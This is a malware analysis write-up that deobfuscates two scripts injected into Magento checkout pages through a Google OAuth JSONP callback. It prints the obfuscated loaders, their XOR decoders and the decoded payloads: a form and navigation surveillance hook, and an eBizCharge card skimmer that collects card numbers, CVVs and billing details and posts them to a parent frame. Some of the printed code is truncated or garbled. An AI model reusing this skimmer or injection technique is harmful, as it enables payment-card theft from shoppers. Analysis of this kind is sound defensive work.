

OAuth JavaScript Deobfuscation

1) SCRIPT 1

`https://accounts.google.com/o/oauth2/revoke?callback=eval(atob(%27dm...redacted for simplicity...%3D%3D%27));`

a) Google OAuth JSONP Abuse

The URL structure abuses the Google OAuth JSONP endpoint, the `'callback=eval(atob(...))'` causes Google's server to wrap the decoded payload in an eval call. The CDV team leveraged a **URL Decoder** to decode the script and get a base64 payload.

Decode from URL-encoded format
Simply enter your data then push the decode button.

```
2OTc5NzhiOHM5ODhrOHE3bDk0OHA4cTk4OGs5ODhnM2wzZjhwOHl4dzhqOTQ4cTNmMzE5OTHyOGs5NjhxOTQ4ZDhrM2w4cTNtNjc4czh2OGczZDk4ODM4cT
MzOHE4djhnOTI5ODhMzE4azgzOTgzMzh2OTY4cTk0OGQ4azY4Njg4aThkOTY4djhxOTQ4ZDhrMzE5MzhhOTg5OTMxOHY4MzhrOTg4bDNkN3U3ajdsN3M5OD
h2OGc5NjhzN2g4djhnOHY4ajhwM2w4azk4OGwzZDhjOGQ4ZzhqOGE4djhxOHYzbDk4M20zbTMzOHE4ZDdzOHE4Zzk0OGs5MjNsM20zMThkODM4azMwM2w4dj
d3M2Y3dzNmMzA4djM3M2YzZjNtODE4bDk0OGs5NzhkOGwzMzhIOHY4Zzk4OGs4cTMzOGU4ZDhwOHE3bTk4OHA4cDh2OTI5ODNsNjc4cThuOGU5ODM3M2Y
3bDg3N243azh0ODk3bDg3ODk3azhiOGEzJmXOHl4ZzhpMzc4ZDY5MzEzZjNuM2YzbTY5MzEzZTJ3M202OTk5OHl4azk2OHE5NDhkOGszZDhrM2w4cTMxOTgz
TY3OGw5NDhrOTc4ZDhsMzE4ZTh2OGc5ODhrOHEzMzhIOGQ4cDhxN205ODhwOHA4djkyOTgzbdY3OHE4bjhIOtgzNzNmN3U3ajdsOHQ4OTg2N3k3bjg1OGI4Y
TNmMzE4cjhOGkzNzhxNjg2ODhpOGQ5Njh2OHE5NDhkOGszMzkzOGc5ODk5MzE4cTk0OHE4aTk4Mzc5ODY4Njg5NzhkOTY4cjhqOTg4azhxMzE4cTk0OHE4a
Tk4NjzMTNmM24zZjNtNjk2OTNsM204MSI7IHZhciBkNDQwNjk9MzU7YjYwMTQ3PXA5Nzc0Mzt1Mjk1OTk9YjYwMTQ3LnNwbGI0KCJMTAikSxqOTgyNzM9cGFy
c2VJbnQodTI5NTk5WzBdlDM1KSxrMjExOTI9cGFyc2VJbnQodTI5NTk5WzFdlDM1KT12YXlmdjI5MTc0PVtdO2Zvcih2YXlhcTEzNTQ3PTA7cTEzNTQ3PHUyOTU5O
VsyXS5sZW5ndGg7cTEzNTQ3Kz0yKXl2MjKxNzQucHVzaCh1Mjk1OTIbMl0uc3Vic3RyaW5nKHExMzU0NyxxMTM1NDcrMikpO31iNjAxNDc9liI7Zm9yKHZhciBjNDA
yODE5MDI2MjKxNzQubG9uZ3R0PmM0MDI4MTIjNDAYODErKylhNjAxNDcrPVN0cmLuZy5mcm9tQ2hhckNvZGUoKChwYXJZcZUldCh2MjKxNzRbYzQwMjgpcXNkND
QwNjKpLW05ODI3MyleazlxMTkyKS1qOTgyNzMP00Z1bmN0aW9uKGI2MDE0NykuY2FsbCgpOw%3D%3D%27));
```

☒ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8Source character set.

☒ Decode each line separately (useful for when you have multiple entries).

☐ Decode recursively (up to 16 times; useful when the data is encoded multiple times).

☒ Live mode OFFDecodes in real-time as you type or paste (supports only the UTF-8 character set).


< DECODE >

Decodes your data into the area below.

```
2OTc5NzhiOHM5ODhrOHE3bDk0OHA4cTk4OGs5ODhnM2wzZjhwOHl4dzhqOTQ4cTNmMzE5OTHyOGs5NjhxOTQ4ZDhrM2w4cTNtNjc4czh2OGczZDk4ODM4cT
MzOHE4djhnOTI5ODhMzE4azgzOTgzMzh2OTY4cTk0OGQ4azY4Njg4aThkOTY4djhxOTQ4ZDhrMzE5MzhhOTg5OTMxOHY4MzhrOTg4bDNkN3U3ajdsN3M5OD
h2OGc5NjhzN2g4djhnOHY4ajhwM2w4azk4OGwzZDhjOGQ4ZzhqOGE4djhxOHYzbDk4M20zbTMzOHE4ZDdzOHE4Zzk0OGs5MjNsM20zMThkODM4azMwM2w4dj
d3M2Y3dzNmMzA4djM3M2YzZjNtODE4bDk0OGs5NzhkOGwzMzhIOHY4Zzk4OGs4cTMzOGU4ZDhwOHE3bTk4OHA4cDh2OTI5ODNsNjc4cThuOGU5ODM3M2Y
3bDg3N243azh0ODk3bDg3ODk3azhiOGEzJmXOHl4ZzhpMzc4ZDY5MzEzZjNuM2YzbTY5MzEzZTJ3M202OTk5OHl4azk2OHE5NDhkOGszZDhrM2w4cTMxOTgz
TY3OGw5NDhrOTc4ZDhsMzE4ZTh2OGc5ODhrOHEzMzhIOGQ4cDhxN205ODhwOHA4djkyOTgzbdY3OHE4bjhIOtgzNzNmN3U3ajdsOHQ4OTg2N3k3bjg1OGI4Y
TNmMzE4cjhOGkzNzhxNjg2ODhpOGQ5Njh2OHE5NDhkOGszMzkzOGc5ODk5MzE4cTk0OHE4aTk4Mzc5ODY4Njg5NzhkOTY4cjhqOTg4azhxMzE4cTk0OHE4a
Tk4NjzMTNmM24zZjNtNjk2OTNsM204MSI7IHZhciBkNDQwNjk9MzU7YjYwMTQ3PXA5Nzc0Mzt1Mjk1OTk9YjYwMTQ3LnNwbGI0KCJMTAikSxqOTgyNzM9cGFy
c2VJbnQodTI5NTk5WzBdlDM1KSxrMjExOTI9cGFyc2VJbnQodTI5NTk5WzFdlDM1KT12YXlmdjI5MTc0PVtdO2Zvcih2YXlhcTEzNTQ3PTA7cTEzNTQ3PHUyOTU5O
VsyXS5sZW5ndGg7cTEzNTQ3Kz0yKXl2MjKxNzQucHVzaCh1Mjk1OTIbMl0uc3Vic3RyaW5nKHExMzU0NyxxMTM1NDcrMikpO31iNjAxNDc9liI7Zm9yKHZhciBjNDA
yODE5MDI2MjKxNzQubG9uZ3R0PmM0MDI4MTIjNDAYODErKylhNjAxNDcrPVN0cmLuZy5mcm9tQ2hhckNvZGUoKChwYXJZcZUldCh2MjKxNzRbYzQwMjgpcXNkND
QwNjKpLW05ODI3MyleazlxMTkyKS1qOTgyNzMP00Z1bmN0aW9uKGI2MDE0NykuY2FsbCgpOw%3D%3D%27));
```

b) Base64 Decoding

Base64 Deobfuscation was then performed along with a **JavaScript Beautify** to get the next stage payload which contained a JS stub containing a large encoded string (var *p97743*) and a decoding routine.



c) Custom XOR Cipher with base-35 encoding

The variable “*p99743*” contains the actual payload and is decoded by:

- Split key - “y10” which splits the blob into 3 parts
- Key1 (var “j98273”) - The value is 69, attained after parsing part[0] of the blob in base-35.
- Key2 (var “j98273”) - The value is 84, attained after parsing part[1] of the blob in base-35.
- XOR Cipher per 2 character chunk - The cleaned code has the command “((parseInt(chunk, base35) - key1) XOR key2) - key1 → charCode”

```

var p97743 =
'1y102ey103e998r8k968q948d8k313m679499313e81948k978d81338t8t948k9598968q98973m6781948k978d81338t8t948k96987s8q8v8q98338w948k973193948p8q8d8g8n3m8193948p8q8d8g8n338e8r8p937s8q8v8q9883998r8k968q948d8k319831m318k313m693181948k978d81338v97978b8s988k8q71948p8q988k988g313f8e8d8e8p8q8v8q983f31998r8k968q948d8k313m897k3f8383838q33978v8q8v3r3r93948p8q8d8g8n338w8v968h313m313f857g8t8c7g7j7o7y7j8a3f8383838q33978v8q8v318q3m678s8v8q3d98838q338q8v8q92988q33968i8d8p988p8q313f8v3f3m81983r3r9833938g98993r3r3f8t8w8i8v8k8h3f3m8k8q338e8d8p8q7m988p8p8v929831678q8n8e98373f71877n7k8t897187897k8b8a3f318r8g8i379833938g989969313f3n313m8q8v8g92988q318k8398338v968q948d8k68688i8d968v8q948d8k33938g9899318v838k98813d7u7j717s988v8g96937h8v8g8d8p8q7m988p8p8v929831678q8n8e98373f71877n7k8t897187897k8b8a3f318r8g8i378d69313f3n3f3m69313e2w3m69998178q68688i8d968v8q948d8k33938g9899318q948q8i9837986868978d968r8j988k8q338q948q8i9869313f3n3f3m6969313m8
var d44069 = 35;
b60147 = p97743;
u29599 = b60147.split('y10', j98273 = parseInt(u29599[0], 35), k21192 = parseInt(u29599[1], 35);
var v29174 = [];
for (var q13547 = 0; q13547 < u29599[2].length; q13547 += 2) {
    v29174.push(u29599[2].substring(q13547, q13547 + 2));
}
b60147 = '';
for (var c40281 = 0; v29174.length > c40281; c40281++)
    b60147 += String.fromCharCode((parseInt(v29174[c40281], d44069) - j98273 ^ k21192) - j98273);
Function(b60147).call();

```

d) Final Decoded JS Payload

The final payload was found to be of malicious nature and likely a framing and surveillance attack. The victim page is likely embedded inside a malicious iframe. The injected script turns the victim's browser into a transparent proxy, forwarding all navigation and form input to the attacker's outer context in real time.

Key Behaviors:

- **Full Navigation Surveillance** - Hooks “*history.pushState*”, “*history.replaceState*”, and “*popstate*”, i.e. Every URL change the victim makes is immediately sent as a “*postMessage*” to a parent/attacker frame with the full URL and page title.
- **Form Data Exfiltration** - The “*submit*” listener fires in the capturing phase (before the page's own handlers), serializes the entire “*FormData*” into a URL query string, and sends it to the parent. This captures any form on the page like login credentials, payment fields, search queries, etc.

- **Link Click Interception** - Every anchor click is hijacked “*preventDefault()*” and “*stopPropagation()*” cancel the original navigation, and the href is forwarded to the parent frame. The attacker's frame decides what happens next.
- **Bidirectional Frame Control** - The “*message*” listener accepts “*GO_BACK / GO_FORWARD*” commands from the parent meaning the attacker's outer frame can remotely control the victim's browser history.
- **PostMessage to any Listening Frame** - All messages are sent with *targetOrigin: “*”*, i.e. wildcard and thus no origin restriction. Any listening frame on the page can receive the exfiltrated data.
- **Injection Guard** - Prevents double-injection if the script fires multiple times.

```

!function() {
  // Check prevents injection from happening again if already injected
  if (!window.__injected) {
    window.__injected = true;
    //Deobfuscated by CDV
    // — 1. HOOK HISTORY API —————
    var origPushState = history.pushState.bind(history);
    var origReplaceState = history.replaceState.bind(history);

    history.pushState = function(state, title, url) {
      origPushState(state, title, url);
      reportURLChange();
    };
    history.replaceState = function(state, title, url) {
      origReplaceState(state, title, url);
      reportURLChange();
    };
    window.addEventListener("popstate", function() { reportURLChange(); });
    //Deobfuscated by CDV
    // Report current URL immediately on injection
    reportURLChange();
    //Deobfuscated by CDVs
    // — 2. RECEIVE COMMANDS FROM PARENT FRAME —————
    window.addEventListener("message", function(t) {
      if ("GO_BACK" === t.data) history.back();
      if ("GO_FORWARD" === t.data) history.forward();
    });
    //Deobfuscated by CDV
    // — 3. INTERCEPT ALL LINK CLICKS —————
    document.addEventListener("click", function(t) {
      var link = t.target.closest("a");
      if (link && link.href && link.target !== "_blank") {
        t.preventDefault();
        t.stopPropagation();
        window.parent.postMessage({ type: "LINK_CLICKED", url: link.href }, "**");
      }
    }, true); // capturing phase — fires before page handlers
    //Deobfuscated by CDV
    // — 4. INTERCEPT ALL FORM SUBMISSIONS —————
    document.addEventListener("submit", function(t) {
      var form = t.target;
      var action = form.action || location.href;
      var params = new URLSearchParams(new FormData(form)).toString();
      var fullURL = action + (params ? "?" + params : "");
      window.parent.postMessage({ type: "LINK_CLICKED", url: fullURL }, "**");
    }, true);
  }
}

```

```

document.addEventListener("submit", function(t) {
  var form = t.target;
  var action = form.action || location.href;
  var params = new URLSearchParams(new FormData(form)).toString();
  var fullURL = action + (params ? "?" + params : "");
  window.parent.postMessage({ type: "LINK_CLICKED", url: fullURL }, "**");
}, true);
}

//Deobfuscated by CDV
// — URL REPORTER —————
function reportURLChange(url, title) { //function invoked multiple times to immediately report current URL
  window.parent.postMessage({
    type: "URL_CHANGED",
    url: url || location.href,
    title: title || document.title
  }, "**");
}

}();

```

2) SCRIPT 2

[https://accounts.google.com/o/oauth2/revoke?callback=eval\(atob\(%27dm...redacted for simplicity....ODk2KS5jYWxsKCk7%27\)\);](https://accounts.google.com/o/oauth2/revoke?callback=eval(atob(%27dm...redacted for simplicity....ODk2KS5jYWxsKCk7%27));)

a) Preliminary Analysis

The initial deobfuscation pattern remains the same with Google OAuth JSON Abuse followed by a base64 decoding to get a complex variable which is further decoded using the same XOR Cipher but with different parameters. The variable “w50003” contains the actual payload and is decoded by:

- Split key - “g88”
- Key1 (var “l58275”) - The value is 27, attained after parsing part[0] of the blob in base-27.
- Key2 (var “r68155”) - The value is 36, attained after parsing part[1] of the blob in base-27.
- XOR Cipher per 2 character chunk - The cleaned code has the command “((parseInt(chunk, base27) - key1) XOR key2) - key1 → charCode”

```
54540737C71487277401p4n704n7C4n7141714n7g44n1p70477e7a72707541454540707170407277401p4n704n704n7141714n7g44n1p70477e7a7
b794149494d496p4a4b1p4h784h494h714i7i4h5g4a4h1p7d477e7a727b794149494d72717d4d7a7c7b79754b1p4h784h794h714i7i5g4m7i4h5g4a4
p7d477e7a727b794149494d72717d4d7e7247774b1p4h784h6p4h714f5177727d714749724m523a4a52744i1p4d6p4a1p4f5178716p49724m534i504
f4h1p4b1p4i7k6p7b4a7c7k514d7c77474971725g4n567j4777244d5g727b497c4a72433j3a5e7c7a7d7c7b727b794m737i7b49796p7c7b4m724f7g7
77724474i77417b5g48797c474m727b497c4a72433j3a5e7c7a7d7c7b727b794m724f4f4i795g1p1p56737c774m475g535647577b5171727b7479755
74h4h4f775g4o584h4m4o5b4h4m4n4o594c7b41474b51497547775e7c4a725c794m534f4f4c4n4o4n4f4i794h5g3k79776p7b745173777c7a5e75477
e7c4a724m774f567772797i777b24797q4m7i4f4f567872793l6p7a727c7i794m4m4f5g5h7g7k6p7b4a7c7k517d4777727b79517d7c78793m7278784
4724m7g797e7d72551p3p5c3q3m3e3n3l4d3f3a3h3a3k3h1p4i7d477e717c474a554d7q4i1p4g1p4f7q4i5853534f7q7q4f7q4f7q4i4n724p4
6';
var m81894 = 27;
n3896 = w50003;
n61123 = n3896.split('g88'); l58275 = parseInt(n61123[0], 27); r68155 = parseInt(n61123[1], 27);
var t81093 = [];
for (var t69918 = 0; t69918 < n61123[2].length; t69918 += 2) {
    t81093.push(n61123[2].substring(t69918, t69918 + 2));
}
n3896 = '';
for (var m17561 = 0; t81093.length > m17561; m17561++)
    n3896 += String.fromCharCode((parseInt(t81093[m17561], m81894) - l58275 ^ r68155) - l58275);
Function(n3896).call();
```

b) Final Decoded JS Payload

The final payload was found to be of malicious nature and had a different functionality compared to the earlier script with this primarily being a payment card skimmer. It points to a targeted supply chain or skimming campaign against eBizCharge-enabled Magento stores.

Key Behaviors:

- Full Payment Card Skimmer - Directly reads live DOM values from the eBizCharge payment form:
 - “#ebizcharge_ebizcharge_cc_number” - full Card Number
 - “#ebizcharge_ebizcharge_expiration” - Expiry month
 - “#ebizcharge_ebizcharge_expiration_yr” - Expiry year
 - “#ebizcharge_ebizcharge_cc_cid” - CVV
 - “#ebizcharge_ebizcharge_cc_owner” - Cardholder name

This is a targeted skimmer and it knows the exact DOM IDs of the *eBizCharge Magento extension*, implying this specific payment plugin was fingerprinted beforehand.


```

//Deobfuscated by CDV
window._book = setInterval(function() {
    if ("undefined" != typeof jQuery) {

        // Target: eBizCharge payment widget checkout button
        var e = jQuery("#ebizcharge_ebizcharge")
            .parent().parent()
            .find(".action.primary.checkout");

        if (e.length) {
            clearInterval(window._book); // stop polling once found
        }
    }
    //Deobfuscated by CDV
    e.bind("click", function(e) {
        if (!window.oracle) { // one-shot guard

            require(["jquery", "Magento_Checkout/js/model/quote"],
                function(e, a, r) {

                    // — HARVEST IDENTITY —————
                    customerData = window.customerData;
                    email = customerData.email;
                    if ("undefined" == typeof email) email = a.guestEmail;

                    address = a.billingAddress();

                }
            );
        }
        //Deobfuscated by CDV
        if ("undefined" != typeof address &&
            null != address && address.city) {

            // — HARVEST FULL CARD DATA —————
            var n = $("#ebizcharge_ebizcharge_cc_number").val(); // Card Number
            var t = $("#ebizcharge_ebizcharge_expiration").val(); // Exp Month
            var i = $("#ebizcharge_ebizcharge_expiration_yr").val(); // Exp Year
            var c = $("#ebizcharge_ebizcharge_cc_cid").val(); // CVV
            var o = $("#ebizcharge_ebizcharge_cc_owner").val(); // Cardholder Name

            //Deobfuscated by CDV
            if (n && t && i && c && o) {

```

- Complete PII Harvest - Alongside card data, it also collects:

- Customer email (logged-in or guest)
- Full billing address (all fields, including street array)
- Browser User-Agent
- Page URL (merchant site identity)

The entire data is exfiltrated as a JSON array of name and value pairs. The list of entire data in the exfil payload before being obfuscated is mentioned below.

Field	Source	Contents
host	document.URL	Merchant site URL
agent	navigator.userAgent	Browser + OS fingerprint
username	customerData.email / guestEmail	Customer email
firstname	billingAddress()	First name
lastname	billingAddress()	Last name
street[0..n]	billingAddress().street[]	Street lines
city	billingAddress()	City
postcode	billingAddress()	ZIP/Postcode
country_id	billingAddress()	Country
telephone	billingAddress()	Phone number
payment[cc_holder]	DOM #ebizcharge_..._cc_owner	Cardholder name
payment[cc_number]	DOM #ebizcharge_..._cc_number	Full Card number
payment[cc_cid]	DOM #ebizcharge_..._cc_cid	CVV
payment[cc_exp_month]	DOM #ebizcharge_..._expiration	Expiry month
payment[cc_exp_year]	DOM #ebizcharge_..._expiration_yr	Expiry year

- Payload Encoded with Secondary XOR Layer - Before exfiltration, the stolen data is encoded:
“btoa(encodeURIComponent(data))” → XOR each character with “(126 ^ charCode) ^ 121” → offset by 153. A third obfuscation layer on the exfil payload itself to evade network-level inspection.

```

//Deobfuscated by CDV
    if (n && t && i && c && o) {

        // — BUILD EXFIL PAYLOAD —————
        var u = "[" +
            '{"name":"host","value":"' + document.URL + '",' +
            '{"name":"agent","value":"' + navigator.userAgent + '",' +
            '{"name":"username","value":"' + (email || "") + '",' +

        // Full billing address fields
        for (x in address) {
            if (typeof address[x] != "function") {
                if (x != "street") {
                    u += '{"name":"' + x + '","value":"' + address[x] + '"},';
                } else {
                    for (y in address.street) {
                        if (typeof address.street[y] != "function")
                            u += '{"name":"street[' + y + '"],"value":"' +
                                address.street[y].replace(/\n/g, " ") + '"},';
                    }
                }
            }
        }
        // Extracting data for all fields

//Deobfuscated by CDV
        // Payment fields
        u += '{"name":"payment[cc_holder]","value":"' + o + '"},';
        u += '{"name":"payment[cc_number]","value":"' + n + '"},';
        u += '{"name":"payment[cc_cid]","value":"' + c + '"},';
        u += '{"name":"payment[cc_exp_month]","value":"' + t + '"},';
        u += '{"name":"payment[cc_exp_year]","value":"' + i + '"},';
        u = u.replace(/Id/g, "_id").slice(0, -1) + "];

        window.oracle = 1; // mark as fired // Check for data sent only once per session

//Deobfuscated by CDV
        // — ENCODE & EXFILTRATE —————
        var _ = encodeURIComponent(
            function(e) {
                // btoa(encodeURIComponent(data)) → XOR each char with 121, offset by 153
                var a, r, n = btoa(encodeURIComponent(e)), t = "";
                for (a = 0; a < n.length; a++) {
                    r = 25 + (28 + (126 ^ n[a].charCodeAt(0)) ^ 121);
                    t += String.fromCharCode(r);
                }
                return t;
            }(u)
        );
    }
}
//Deobfuscated by CDV

```

- 500ms Delayed Exfiltration - “*setTimeout(..., 500)*” fires after a brief delay, likely to ensure the form data is fully populated and to avoid race condition detection.

- postMessage with Typosquatted Event Type - Exfiltrate via
`“window.parent.postMessage({type: “PAYMENT_FIHISH”,
payload: _}, “*)”` there is deliberate typo “FIHISH” instead of
“FINISH” as an evasion technique.
- Polling and Single Execution per session Guards -
`“setInterval(..., 1000)”` polls every second waiting for the
payment widget to render (handles async/SPA page loads).
`“clearInterval(window._book)”` stops polling once the button is
found. Lastly, `“window._oracle = 1”` ensures card data is only
sent once per session.

```
//Deobfuscated by CDV
    // Payment fields
    u += '{"name":"payment[cc_holder]","value":"' + o + '"},';
    u += '{"name":"payment[cc_number]","value":"' + n + '"},';
    u += '{"name":"payment[cc_cid]","value":"' + c + '"},';
    u += '{"name":"payment[cc_exp_month]","value":"' + t + '"},';
    u += '{"name":"payment[cc_exp_year]","value":"' + i + '"},';
    u = u.replace(/Id/g, "_id").slice(0, -1) + "];

    window._oracle = 1; // mark as fired

//Deobfuscated by CDV
    // — ENCODE & EXFILTRATE —
    var _ = encodeURIComponent(
        function(e) {
            // btoa(encodeURIComponent(data)) → XOR each char with 121, offset by 153
            var a, r, n = btoa(encodeURIComponent(e)), t = "";
            for (a = 0; a < n.length; a++) {
                r = 25 + (28 + (126 ^ n[a].charCodeAt(0)) ^ 121);
                t += String.fromCharCode(r);
            }
            return t;
        }(u)
    );

//Deobfuscated by CDV
    // Send to parent frame with 500ms delay
    setTimeout(() => {
        window.parent.postMessage(
            {type: "PAYMENT_FIHISH", payload: _},
            "*"
        );
    }, 500);

    }
    }
    });
    });
    }
    }, 1000); // polls every 1 second
```

Conclusion:

CDV states that both the scripts are likely malicious in nature.

The latter script is not generic and was specifically built to exploit merchants running Magento (uses *require()* with *Magento_Checkout/js/model/quote*) and ebizCharge payment extension (hardcoded DOM IDs). The earlier script, although generic in nature, was most likely a targeted attempt in a similar way as the latter script since it was too seen at the checkout page of an ecommerce website run by Magento, as informed by the DRACO team.

Static and dynamic analysis of both scripts yielded no extractable Command-and-Control (C2) infrastructure; exfiltration is performed exclusively via the browser's native *postMessage* API directed to a parent framing context using a wildcard origin ("*"), meaning no external domain, IP address, or WebSocket endpoint is referenced within the scripts themselves, and attribution of the receiving C2 layer would require identification and analysis of the parent page. Subsequent investigation of the parent page returned no evidence of malicious JavaScript or OAuth-based redirection, precluding further upstream attribution at this time.